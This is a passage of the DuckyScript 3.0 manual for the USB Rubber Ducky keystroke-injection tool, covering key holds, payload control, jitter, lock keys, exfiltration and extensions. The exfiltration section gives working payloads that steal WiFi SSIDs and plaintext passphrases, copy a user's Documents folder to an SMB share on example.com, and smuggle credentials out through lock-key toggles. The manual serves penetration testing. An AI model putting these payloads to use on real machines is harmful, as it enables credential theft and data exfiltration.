REM Example modifier key hold

ATTACKMODE HID STORAGE
DELAY 2000

INJECT_MOD
HOLD CONTROL
DELAY 4000
RELEASE CONTROL
```

Result

- The `CONTROL` key will be held for 4 seconds.

Holding Multiple Keys

Multiple HOLD commands may be combined to hold more than one key simultaneously.

Example

```
REM Example holding multiple keys

ATTACKMODE HID STORAGE
DELAY 2000

STRING iddqd
DELAY 500

WHILE TRUE
    STRING idkfa
    DELAY 500
    HOLD LEFTARROW
    HOLD UPARROW
    INJECT_MOD
    HOLD CONTROL
    DELAY 5000
    INJECT_MOD
```

```
    RELEASE CONTROL
    RELEASE UPARROW
    RELEASE LEFTARROW
    DELAY 500
END_WHILE
```

Result

- Answering the age old question, "will it run doom?", this payload proves the 1993 classic first-person shooter no match for the USB Rubber Ducky.
- More specifically, this payload will cause Doom Guy to walk in circles firing his weapon.

Doom Guy shooting in circles.

Payload Control

Overview

In addition to the logic, loops and functions that provide complex payload control, a few additional commands exist to manipulate the execution of a payload.

RESTART_PAYLOAD

The `RESTART_PAYLOAD` command ceases any further execution, restarting the payload from the beginning.

Example

```
REM Example RESTART_PAYLOAD

ATTACKMODE HID STORAGE
DELAY 2000
```

```
RESTART_PAYLOAD
STRINGLN Hello World!

STRINGLN Nothing to see here.
```

Result

- The payload loop typing the "`Hello, World!`" line infinitely.
- The "`Nothing to see here.`" string will never be typed.

STOP_PAYLOAD

The `STOP_PAYLOAD` command ceases and further execution.

Example

```
REM Example STOP_PAYLOAD

ATTACKMODE HID STORAGE
DELAY 2000

BUTTON_DEF
    STOP_PAYLOAD
END_BUTTON

WHILE TRUE
    RANDOM_CHARACTER
END_WHILE
```

Result

- The payload will continuously type a random character.
- Pressing the button will stop the payload.

RESET

Not to be confused with the `RESTART_PAYLOAD` command, the will not change the payload flow. Rather, the `RESET` command will clear the HID keystroke buffer. This may be useful while debugging complex hold key states.

Example

```
REM Example RESET

ATTACKMODE HID STORAGE
DELAY 2000

INJECT_MOD
HOLD SHIFT
HOLD a
DELAY 700
RELEASE a
RESET

DELAY 1000
STRING nd reset
```

Result

- On a Windows or Linux target, the payload may result in `AAAAAAAAAAAAnd reset`
- Notice that a `RELEASE SHIFT` command was omitted, and yet the `nd reset` string is lowercase. This is because the `RESET` command released all keys.

Jitter

Overview

Jitter is a feature which varies the cadence, or delay, between individual key presses. When enabled, jitter affects all keystroke injection commands. Jitter delays are randomly generated at payload deployment, rather than statically compiled delays such as when using the `DELAY` command. This means that each deployment of a jitter-enabled payload will produce different results.

$_JITTER_ENABLED

Jitter is enabled and disabled by changing the boolean value of the `$_JITTER_ENABLED` internal variable. By default the value of this variable is `FALSE`. To turn jitter on, set the variable to `TRUE`.

Example

```
REM Example Jitter

ATTACKMODE HID STORAGE
```

```
DELAY 2000

$_JITTER_ENABLED = TRUE
WHILE TRUE
    STRINGLN The quick brown fox jumps over the lazy dog
END_WHILE
```

- The test string is typed continuously with a modulated delay between each key press.

$_JITTER_MAX

The `$_JITTER_MAX` internal variable sets the maximum time between key presses in milliseconds. The default maximum is 20 ms.

Example

```
REM Example Jitter with increasing $_JITTER_MAX

ATTACKMODE HID STORAGE
DELAY 2000

$_JITTER_ENABLED = TRUE
WHILE TRUE
    STRINGLN The quick brown fox jumps over the lazy dog
    $_JITTER_MAX = ($_JITTER_MAX * 2)
END_WHILE
```

Result

- With each iteration of typing the test string the jitter limit is doubled, yielding slower and more sporadic typing.

Payload Hiding

Overview

In certain circumstances it may be desirable for the mass storage device enumerated by the target when using `ATTACKMODE STORAGE` not to contain an `inject.bin` payload file on its root. To that end, the `HIDE_PAYLOAD` and `RESTORE_PAYLOAD` commands may come in handy.

HIDE_PAYLOAD and RESTORE_PAYLOAD

The `HIDE_PAYLOAD` command will remove the `inject.bin` file (and `seed.bin` file, if it too exists) from the root of the MicroSD card.

> ⓘ The `HIDE_PAYLOAD` and `RESTORE_PAYLOAD` commands must be executed before entering an `ATTACKMODE STORAGE` state.

Example

```
REM Example payload hiding and restoring
ATTACKMODE OFF

BUTTON_DEF
    ATTACKMODE OFF
    RESTORE_PAYLOAD
    ATTACKMODE STORAGE
END_BUTTON

HIDE_PAYLOAD
ATTACKMODE HID STORAGE
DELAY 2000
STRING Nothing to see here...
```

Result

- Upon first enumeration, the attached computer will not be able to see the i`nject.bin` or `seed.bin` files on the USB Rubber Ducky storage.
- Pressing the button will re-enumerate the USB Rubber Ducky storage with both files visible once more.

> ⓘ The `RESTORE_PAYLOAD` command will write the currently running payload from volatile memory, including the values for all stored variables, to the disk as `inject.bin` .

> ⚠ Executing the `HIDE_PAYLOAD` command will erase the running payload from the disk. If no subsequent `RESTORE_PAYLOAD` command is executed before detaching the USB Rubber Ducky, the payload will not appear on the disk.

Storage Activity

Overview

Storage activity is an experimental feature which may be used to detect whether or not the storage device, when using `ATTACKMODE STORAGE` is in use. This can be helpful when performing USB exfiltration. It can also be used to determine whether the storage device has been activated, useful for VID and PID enumeration.

> ⓘ Results may vary greatly depending on target OS. Some operating systems may keep storage active for an exceptionally long time.

WAIT_FOR_STORAGE_ACTIVITY

The `WAIT_FOR_STORAGE_ACTIVITY` command blocks all further payload execution until activity on the USB Rubber Ducky storage has been detected.

Example

```
REM Example WAIT_FOR_STORAGE_ACTIVITY Payload

ATTACKMODE HID STORAGE
DELAY 2000
LED_OFF
STRINGLN Waiting for the disk to be read from or written to...
$_STORAGE_ACTIVITY_TIMEOUT = 10000
WAIT_FOR_STORAGE_ACTIVITY
LED_OFF
LED_R
```

Result

- The LED will light red after storage activity has been detected.

WAIT_FOR_STORAGE_INACTIVITY

The `WAIT_FOR_STORAGE_INACTIVITY` command blocks all further payload execution until the storage device is determined to be inactive.

Example

```
REM Example WAIT_FOR_STORAGE_INACTIVITY Payload

ATTACKMODE HID STORAGE
DELAY 2000
LED_OFF

GUI r
DELAY 100
STRING powershell "$m=(Get-Volume -FileSystemLabel 'DUCKY').DriveLetter;
STRINGLN echo $env:computername >> $m:\computer_names.txt"

$_STORAGE_ACTIVITY_TIMEOUT = 10000
WAIT_FOR_STORAGE_INACTIVITY
LED_OFF
LED_R
```

Result

- The LED will light red when the storage device becomes inactive.

Internal Variables

The following internal variables relate to storage activity and may be used in your payload for advanced functions.

$_STORAGE_ACTIVITY_TIMEOUT

As payload is running, this value decrements if storage activity is not detected.

Default value is 1000.

Lock Keys

Overview

Computer keyboards are typically thought of as being essentially one-way communications peripherals, but this isn't always the case. There are actually methods for bi-directional communications, which may be taken advantage of using the USB Rubber Ducky.

Brief History

First, a brief history. In 1981 the "IBM Personal Computer" was introduced — the origins of the ubiquitous "PC" moniker. It featured an 83-key keyboard that was unique in the way it handled three significant keys.

Caps lock, num lock and scroll lock. Collectively, the lock keys. These toggle keys typically change the behavior of subsequent keypresses. As an example, pressing the caps lock key would make all letter keypresses uppercase. The lock key state would be indicated by a light on the keyboard.

At the time, the 1981 IBM-PC keyboard itself was responsible for maintaining the state of the lock keys and lighting the corresponding LED indicators. With the introduction of the IBM PC/AT in 1984, that task became the responsibility of the computer.

This fundamental change in computer-keyboard architecture carried over from early 1980's and 1990's keyboards, with their DIN and PS/2 connectors, to the de facto standard 104+ key keyboards of the modern USB era.

End Points and Control Codes

Today, keyboards implement the Human Interface Device (USB HID) specification. This calls for an "IN endpoint" for the communication of keystrokes from the keyboard to the computer, and an "OUT endpoint" for the communication of lock key LED states from the computer to the keyboard.

A set of HID codes for LED control (spec code page 08) define this communication. Often, these control codes are sent from the computer to the keyboard via the OUT endpoint when a computer starts. As an example, many computer BIOS (or EUFI) provide an option to enable num lock at boot. If enabled, the control code is sent to the keyboard when the computer powers on.

As another example, one may disable a lock key all together. On a Linux system, command line tools like xmodmap, setxkbmap and xdotool may be used to disable caps lock. Similarly, an edit to registry may perform a similar task on Windows systems.

In both cases the keyboard, naive to the attached computer's configuration, will still send the appropriate control code to the IN endpoint when the caps lock key is pressed. However, the computer may disregard the request and neglect to send the corresponding LED indication control code back to the keyboard via the OUT endpoint.

Synchronous Reports

As demonstrated, a target may accept keystroke input from multiple HID devices. Put another way, all USB HID keyboard devices connected to a computer feature an IN endpoint, from which keystrokes from the keyboard may be sent to the target computer.

Similarly, all USB HID keyboards connected to the computer feature an OUT endpoint, to which the

computer may send caps lock, num lock and scroll lock control codes for the purposes of controlling the appropriate lock key LED light.

This may be validated by connecting multiple USB keyboards to a computer. Press the caps lock key on one keyboard, and watch the caps lock indicator on all keyboards light up.

Press the caps lock key on the Lenovo keyboard. Both Lenovo and Logitech keyboards light their caps lock LED.

Due to the synchronous nature of the control code being sent to all USB HID OUT endpoints, the USB Rubber Ducky may perform systematic functions based on the state of the lock keys.

> ⚠ While synchronous reporting has been validated on PC targets (e.g. Windows, Linux), macOS targets will behave differently based on OS version level.

WAIT_FOR Commands

The various `WAIT_FOR...` commands will pause payload execution until the desired change occurs, similar to the function of `WAIT_FOR_BUTTON_PRESS`.

Command	Description
`WAIT_FOR_CAPS_ON`	Pause until caps lock is turned on
`WAIT_FOR_CAPS_OFF`	Pause until caps lock is turned off
`WAIT_FOR_CAPS_CHANGE`	Pause until caps lock is toggled on or off
`WAIT_FOR_NUM_ON`	Pause until num lock is turned on
`WAIT_FOR_NUM_OFF`	Pause until num lock is turned off

`WAIT_FOR_NUM_CHANGE`	Pause until num lock is toggled on or off
`WAIT_FOR_SCROLL_ON`	Pause until scroll lock is turned on
`WAIT_FOR_SCROLL_OFF`	Pause until scroll lock is turned off
`WAIT_FOR_SCROLL_CHANGE`	Pause until scroll lock is toggled on or off

Example

```
REM Example WAIT_FOR_CAPS_CHANGE Payload

ATTACKMODE HID STORAGE
LED_OFF
DELAY 2000

WHILE TRUE
    LED_R
    WAIT_FOR_CAPS_CHANGE
    LED_G
    WAIT_FOR_CAPS_CHANGE
END_WHILE
```

Result

- Pressing the caps lock key on the target will cycle the USB Rubber Ducky LED between red and green.

> ⓘ If the LED does not change from red to green when pressing the caps lock key on the target, this is an indication that the target does not support synchronous reporting (most macOS targets).

SAVE and RESTORE Commands

The currently reported lock key states may be saved and later recalled using the `SAVE_HOST_KEYBOARD_LOCK_STATE` and `RESTORE_HOST_KEYBOARD_LOCK_STATE` commands.

Example

```
REM Example SAVE and RESTORE of of the Keyboard Lock State

ATTACKMODE HID STORAGE
DELAY 2000

SAVE_HOST_KEYBOARD_LOCK_STATE
```

```
$_RANDOM_MIN = 1
$_RANDOM_MAX = 3

VAR $TIMER = 120
WHILE ($TIMER > 0)
    VAR $A = $_RANDOM_INT
    IF ($A == 1) THEN
        CAPSLOCK
    ELSE IF ($A == 2) THEN
        NUMLOCK
    ELSE IF ($A == 3) THEN
        SCROLLLOCK
    END_IF
    DELAY 50
    $TIMER = ($TIMER - 1)
END_WHILE

RESTORE_HOST_KEYBOARD_LOCK_STATE
```

Result

- At the beginning of the payload, the currently reported keyboard lock state are saved.
- For about 6 seconds, as a while loop iterates 120 times with a 50 ms delay, the caps, num or scroll lock keys will be randomly pressed.
- When the "keyboard fireworks" display has concluded, the previously saved keyboard lock state will be restored.
- Meaning, if the target has caps lock off, scroll lock off, and num lock on before the payload began, so too would it after its conclusion.

Internal Variables

The following internal variables relate to the lock keys and may be used in your payload for advanced functions.

Internal Variable	Description
`$_CAPSLOCK_ON`	`TRUE` if on, `FALSE` if off.
`$_NUMLOCK_ON`	`TRUE` if on, `FALSE` if off.
`$_SCROLLLOCK_ON`	`TRUE` if on, `FALSE` if off.
`$_SAVED_CAPSLOCK_ON`	On USB attach, sets `TRUE` or `FALSE` dependi on the reported OS condition.
	On USB attach, sets `TRUE` or `FALSE` dependi

`$_SAVED_NUMLOCK_ON`	on the reported OS condition.
`$_SAVED_SCROLLLOCK_ON`	On USB attach, sets `TRUE` or `FALSE` dependi on the reported OS condition.
`$_RECEIVED_HOST_LOCK_LED_REPLY`	On receipt of any lock state LED control code, se `TRUE`. This flag is helpful for fingerprinting certain operating systems (e.g. macOS) or systems which do not communicate lock keys "correctly".

$_RECEIVED_HOST_LOCK_LED_REPLY

```
REM Example Blink green if LED states are reported, otherwise blink red.

ATTACKMODE HID STORAGE
DELAY 2000

FUNCTION BLINK_RED()
        WHILE TRUE
                LED_OFF
                DELAY 50
                LED_R
                DELAY 50
        END_WHILE
END_FUNCTION

FUNCTION BLINK_GREEN()
        WHILE TRUE
                LED_OFF
                DELAY 50
                LED_G
                DELAY 50
        END_WHILE
END_FUNCTION

IF ($_RECEIVED_HOST_LOCK_LED_REPLY == TRUE) THEN
        BLINK_GREEN()
ELSE IF ($_RECEIVED_HOST_LOCK_LED_REPLY == FALSE) THEN
        BLINK_RED()
END_IF
```

Result

- The USB Rubber Ducky will blink green if the LED states are reported by the target. Otherwise, the LED will blink red.

$_CAPSLOCK_ON

```
REM Example ONLY CAPS FOR YOU (Evil Prank)

ATTACKMODE HID STORAGE
DELAY 2000

WHILE TRUE
    IF ($_CAPSLOCK_ON == FALSE) THEN
        CAPSLOCK

    END_IF
    DELAY 100
END_WHILE
```

Result

- If caps lock is turned off by the user, it will be turned on by the USB Rubber Ducky.

Exfiltration

Overview

Data exfiltration, or simply exfiltration, refers to the transfer of data from a computer or other device. For the pentester, successful exfiltration on an engagement may demonstrate to the client a need for data loss prevention, hardware installation limits or other such mitigations.

The NIST cybersecurity framework simply defines exfiltration at "the unauthorized transfer of information from a system", where as the MITRE ATT&CK framework elaborates to say:

> Exfiltration consists of techniques that adversaries may use to steal data from your network. Once they've collected data, adversaries often package it to avoid detection while removing it. This can include compression and encryption. Techniques for getting data out of a target network typically include transferring it over their command and control channel or an alternate channel and may also include putting size limits on the transmission.

The two most common exfiltration techniques, as cataloged by the MITRE ATT&CK framework:

- Exfiltration over a physical medium.
- Exfiltration over network medium.

This section will cover the two most common exfiltration techniques, as well as a third new and novel technique specific to the USB Rubber Ducky with DuckyScript 3.0 — Keystroke Reflection.

Physical Medium Exfiltration

Physical medium encompasses exfiltration over USB (T1052.001), and much like it sounds may simply involve copying data to a mass storage "flash drive" — which the USB Rubber Ducky may function by using the `ATTACKMODE STORAGE` command.

The USB Rubber Ducky excels at small file exfiltration via USB mass storage due to its convenience, and the fact that it may evade hardware installation limiting mitigation techniques relying on hardware identifiers. See the section on spoofing Vendor ID and Product ID.

Example

> ⓘ Examples on this page use blocks of `STRING` commands rather than a single `STRING` command intentionally for documentation legibility.

```
REM Example Simple (unobfuscated) USB Exfiltration Technique for Windows
REM Saves currently connected wireless LAN profile (SSID & Key) to DUCKY

ATTACKMODE HID STORAGE
DELAY 2000

GUI r
DELAY 100
STRING powershell "$m=(Get-Volume -FileSystemLabel 'DUCKY').DriveLetter;
STRING netsh wlan show profile name=(Get-NetConnectionProfile).Name key=
STRING clear|?{$_-match'SSID n|Key C'}|%{($_ -split':')[1]}>>$m':\'$env:
STRING computername'.txt'"
ENTER
```

Result

- This short Powershell one-liner will executed from the Windows Run dialog.
- The drive letter of the volume with the label "`DUCKY`" will be saved in the `$m` variable.
- The `netsh` command will get the network name (SSID) and passphrase (key) for the currently connected network (`(Get-NetConnectionProfile).Name`).
- The results of the `netsh` command (filtered for only SSID and key) will be redirected (saved) to a file on the root of the "`DUCKY`" drive, saved as the computer name (in `.txt` format).

This example illustrates the USB Rubber Ducky capabilities for targeted exfiltration of key data. Keep in mind the FAT filesystem size limitations and USB 1.1 transfer speed considerations when using this technique for large amounts of data.

> For high performance mass exfiltration using this technique, consider a specialized tool such as the Hak5 Bash Bunny. It features high speed, high capacity MicroSD expansion.

Network Medium Exfiltration

Network medium encompasses exfiltration over alternative protocol (T1048), C2 channel (T1041), web service (T1567) and cloud account (T1537). Collectively, these are all network medium exfiltration techniques, many of which may be detected and mitigated at the network level.

Example

```
REM Example Simple (unobfuscated) SMB Exfiltration Method for Windows

ATTACKMODE HID
DELAY 2000

DEFINE SMB_SERVER example.com
DEFINE SMB_SHARE sharedfolder

GUI r
DELAY 100
STRING powershell "cp -r $env:USERPROFILE\Documents\* \\
STRING SMB_SERVER
STRING \
STRING SMB_SHARE
STRING "
ENTER
```

Result

- This short Powershell one-liner, executed from the Windows Run dialog, will copy all documents (including subfolders) from the currently logged in user account's documents folder to the defined SMB share.

> Remember, when using a `DEFINE` with `STRING` each constant must be on a new line.

This example is naive. Use with caution. Keep in mind that most networks block SMB connections at the firewall. This payload is for illustrative purposes.

For advanced "bring-your-own-network" exfiltration techniques which do not traverse the local network, consider the Hak5 Bash Bunny. It features `ATTACKMODE AUTO_ETHERNET`.

The Keystroke Reflection Attack

As described in the previous section on lock keys, the USB Rubber Ducky features a USB HID OUT endpoint which may accept control codes for the purposes of toggling the lock key LED indicators.

In much the same way **Keystroke Injection attacks** take advantage of the keyboard-computer trust model, **Keystroke Reflection attacks** take advantage of the keyboard-computer architecture.

By taking advantage of this architecture, the USB Rubber Ducky may glean sensitive data by means of Keystroke Reflection — using the lock keys as an exfiltration pathway.

This may be particularly useful for performing exfiltration attacks against targets on air-gapped networks where traditional network medium exfiltration techniques are not viable. Similarly, devices with strict endpoint device restrictions may be susceptible to Keystroke Reflection as it does not take advantage of well known physical medium exfiltration techniques.

Keystroke Reflection is a new side-channel exfiltration technique developed by Hak5 — the same organization that developed Keystroke Injection. With its debut on the new USB Rubber Ducky, it demonstrates a difficult to mitigate attack as it does not rely on a system weakness, rather the system design and implementation dating back to 1984.

The Keystroke Reflection attack consists of two phases. In the first phase — performed as part of a keystroke injection attack — the data of interest, or “loot”, is gathered from the target and encoded as lock keystrokes for reflection.

In the second phase, the USB Rubber Ducky enters Exfil Mode where it will act as a control code listener on the HID OUT endpoint. This is done using the `$_EXFIL_MODE_ENABLED` internal variable. Then, the target reflects the encoded lock keystrokes. The binary values of the reflected, or “bit banged”, lock keys are stored as 1’s and 0’s in the loot.bin file on the USB Rubber Ducky.

On Windows targets, powershell may perform the reflection. On Linux targets, bash may be used. macOS support is **very limited** by OS and architecture.

Using Keystroke Reflection with DuckyScript, both files and variables may be stored on the USB Rubber Ducky storage without exposing the mass storage "flash drive" to the target computer.

Example

```
REM Example Simple (unobfuscated) Keystroke Reflection Attack for Windows
REM Saves currently connected wireless LAN profile (SSID & Key) to DUCKY

ATTACKMODE HID
LED_OFF
```

```
DELAY 2000
SAVE_HOST_KEYBOARD_LOCK_STATE

$_EXFIL_MODE_ENABLED = TRUE
$_EXFIL_LEDS_ENABLED = TRUE

REM Store the currently connected wireless LAN SSID & Key to %tmp%\z
GUI r
DELAY 100
STRING powershell "netsh wlan show profile name=(Get-NetConnectionProfile)
STRING .Name key=clear|?{$_-match'SSID n|Key C'}|%{($_ -split':')[1]}>$env:tmp\z"
ENTER
DELAY 100

REM Convert the stored credentials into CAPSLOCK and NUMLOCK values.
GUI r
DELAY 100
STRING powershell "foreach($b in $(cat $env:tmp\z -En by)){foreach($a in 0x80,
STRING 0x40,0x20,0x10,0x08,0x04,0x02,0x01){if($b-band$a){$o+='%{NUMLOCK}'}else
STRING {$o+='%{CAPSLOCK}'}}};$o+='%{SCROLLLOCK}';echo $o >$env:tmp\z"
ENTER
DELAY 100

REM Use powershell to inject the CAPSLOCK and NUMLOCK values to the Ducky.
GUI r
DELAY 100
STRING powershell "$o=(cat $env:tmp\z);Add-Type -A System.Windows.Forms;
STRING [System.Windows.Forms.SendKeys]::SendWait($o);rm $env:tmp\z"
ENTER
DELAY 100

REM The final SCROLLLOCK value will be sent to indicate that EXFIL is complete.

WAIT_FOR_SCROLL_CHANGE
LED_G
$_EXFIL_MODE_ENABLED = FALSE
RESTORE_HOST_KEYBOARD_LOCK_STATE
```

Result

- Per the initial `ATTACKMODE` command. the USB Rubber Ducky will act as a HID keyboard.
- `SAVE_HOST_KEYBOARD_LOCK_STATE` will save the state of the lock key LEDs, as reported by the target, so that they may be restored to their original configuration after the Keystroke Reflection attack is performed.
- `$_EXFIL_MODE_ENABLED = TRUE` will instruct the USB Rubber Ducky to listen for control codes on the USB HID OUT endpoint, saving each change as a bit within `loot.bin`.
- `$_EXFIL_LEDS_ENABLED = TRUE` will show flash the USB Rubber Ducky LED as loot is saved, useful when debugging. Set as `FALSE` for a more stealthy operation, however the flash drive case should sufficiently conceal the LED.

- The first powershell one-liner, injected into the run dialog, will save the currently connected WiFi network name (SSID) and plaintext passphrase to a temporary file. The file, known as the "loot", is saved as "`z`" within `%TEMP%` (`$env:tmp\z`) directory, encoded in standard ASCII.
- The second powershell one-liner will convert the temporary ASCII loot file, bit by bit, into a set of caps lock and num lock key values. It will conclude this file with a final scroll lock value.
- The third and final powershell one-liner, in software, will "press" the lock keys indicated by the temporary file via the SendKeys .NET class. The effect of this will be the binary values of the converted loot sent to the USB Rubber Ducky, one bit at a time, via the USB HID OUT endpoint.
- Additionally, the temporary file will then be removed. The pentester may consider including additional techniques for obfuscation, optimization and reducing the forensic footprint.
- `WAIT_FOR_SCROLL_CHANGE` will get triggered when the final key "press" from the SendKeys class is executed, thereby continuing the payload.
- Finally `$_EXFIL_MODE_ENABLED = FALSE` will instruct the USB Rubber Ducky to conclude saving the received control codes in loot.bin and `RESTORE_HOST_KEYBOARD_LOCK_STATE` will restore the lock key LEDs to their original state before the exfiltration began.


Working With Loot


In terms of exfiltration, the data captured on any engagement is considered loot. With Keystroke Reflection on the USB Rubber Ducky, loot is stored in a `loot.bin` file on the root of the MicroSD card. This file maintains the `.bin` extension, as it may contain any arbitrary binary data — as received bit by bit over the USB HID OUT endpoint via control codes intended to manipulate the lock key LED states.

Depending on the data exfiltrated, this `loot.bin` file may be treated in various different ways. For example, if the data retrieved was originally in an ASCII format, such as in the WiFi credential exfiltrating example, then simply renaming the file `loot.bin` to `loot.txt` will yield a file readable by any standard text editor such as notepad, TextEdit, vim and the like without manipulation.

Similarly, if the data exfiltrated happened to be a jpeg image, renaming the file extension from `.bin` to `.jpeg` would yield an image readable by conventional means.

If however multiple files were exfiltrated, they would exist concatenated within the `loot.bin` file and further processing would be necessary. In these cases, file processing tools would be necessary to carve out the original files.





HextEdit hex editor for macOS showing loot.bin file containing WiFi network name and passphrase.

Arbitrary data, such as variables, may also be exfiltrated — in which case a hex editor may be the most appropriate tool to decode the loot. Many free and paid hex editors exist for each platform. Both exHexEditor and wxMEdit are open source, cross platform options worth considering.

Variable Exfiltration

In addition to saving data in `loot.bin` from a target via the Keystroke Reflection pathway, any variable in Ducky Script may be saved, or exfiltrated, to the loot file using the `EXFIL` command.

Example

```
REM Example variable exfiltration

VAR $FOO = 1337
EXFIL $FOO
```

Result

- The binary contents of the variable `$FOO` will be written (appended) to the `loot.bin` file on the root of the USB Rubber Ducky MicroSD card.

While the above example may seem mundane, consider the following:

Using variable exfiltration, along with a combination of `ATTACKMODE` parameters `VID` and `PID`, and a loop containing incremental `VID` and `PID` variables and lock key detection — one may write a payload to brute force the allow list of an otherwise hardware installation limited computer, then write the allowed `VID` and `PID` values to `loot.bin` for further analysis.

Extensions

Overview

It should be clear by now that so much is possible with DuckyScript 3.0. The combination of keystroke injection with various attack modes, logic and data processing, along with the built-in features like randomization and internal variables — the possibilities for advanced payload functions seems endless.

As the payload library continues to grow, so too will the DuckyScript 3.0 language. To that end, the extensions feature of the language and editor facilitate the continued growth of the language.

Extensions are blocks of reusable code which may be implemented in any payload. Think of them as snippets, or building blocks, upon which your next payload may benefit.

While Hak5 developers cannot envision all possible use cases for the USB Rubber Ducky, the DuckyScript language has been architected in such a way so that the community as a whole may gain new features and abilities with each contributed extension.

This section describes how to build, publish and use existing published extensions, as well as a summary of a few popular extensions.


Using Extensions

The code blocks within an extension are executed just like any other DuckyScript. The syntax is to wrap the block of code within the `EXTENSION Name` and `END_EXTENSION` commands (where `Name` is the name or title of the extension). Best practice is to include functions within the extension, which may be called as necessary.

How Extensions Work

Extensions begin with a special command, `VERSION`, which is used to indicate the version of an extension. This is useful because extensions may change over time. Payload Studio will automatically check the version of the used extension with the online extension repository. Within Payload Studio, a current extension will show an `UP-TO-DATE` tag while an old extension will show `OUT-OF-DATE` tag.

When using an extension that has been included in the USB Rubber Ducky repository, Payload Studio will show `OFFICIAL` tag. User created extensions which have not been included in the repository will show `UNOFFICIAL` tag. An official extension which has been modified will show a `MODIFIED` tag.



Payload Studio showing a modified, official, up-to-date extension.

Example

Typically extensions include functions which may be called by various payloads. With the below example, any payload including the `ASCIIDUCK` extension may call `DUCK()` to enjoy a quacking duck ASCII art.

```
EXTENSION ASCIIDUCK
    VERSION 1.0
    FUNCTION DUCK()
        STRINGLN      _
        STRINGLN   __(.)< QUACK!

STRINGLN   \___)
    END_FUNCTION
END_EXTENSION

STRING Let's run our first extension:
DUCK()
```

Result

- The payload will type "`Let's run our first extension:`" followed by the Duck ASCII art.

> ⓘ Similar to payloads which may be contributed to the open source USB Rubber Ducky Payload repository via pull-request, extensions too may be added.

Featured Extensions

OS_DETECT

The `OS_DETECT` extension includes functions which will attempt to enumerate the target operating system using a variety of techniques including testing `$_HOST_CONFIGURATION_REQUEST_COUNT` and `$_RECEIVED_HOST_LOCK_LED_REPLY`.

The `DETECT_OS()` function will return to `$_OS` as `WINDOWS`, `MACOS`, `LINUX`, `CHROMEOS`, `ANDROID` or `IOS`.

```
EXTENSION OS_DETECT
        VERSION 1.0
        REM Collapsed for brevity
END_EXTENSION
```

```
DETECT_OS()

IF ($_OS == WINDOWS) THEN
        STRING Hello Windows!
ELSE IF ($_OS == MACOS) THEN
        STRING Hello Mac!
ELSE IF ($_OS == LINUX) THEN
        STRING Hello Linux!
ELSE IF ($_OS == IOS) THEN
        STRING Hello iOS!
ELSE IF ($_OS == CHROMEOS) THEN
        STRING Hello ChromeOS!
ELSE IF ($_OS == ANDROID) THEN
        STRING Hello Android!
ELSE
        STRING Hello World!
END_IF
```

TRANSLATE

The `TRANSLATE` extension can type the values of variables. It includes the functions `TRANSLATE_INT`, `TRANSLATE_HEX`, and `TRANSLATE_BOOL`. Call these functions by first assigning the `$INPUT` variable.

```
VAR $FOO = 1337
$INPUT = $FOO
TRANSLATE_INT()

REM This will type the digits "1337".

$INPUT = $_CURRENT_VID
TRANSLATE_HEX()

REM This will type the HEX value of the current Vendor ID.

VAR $BAR = FALSE
$INPUT = $BAR
TRANSLATE_BOOL()

REM This will type "FALSE".
```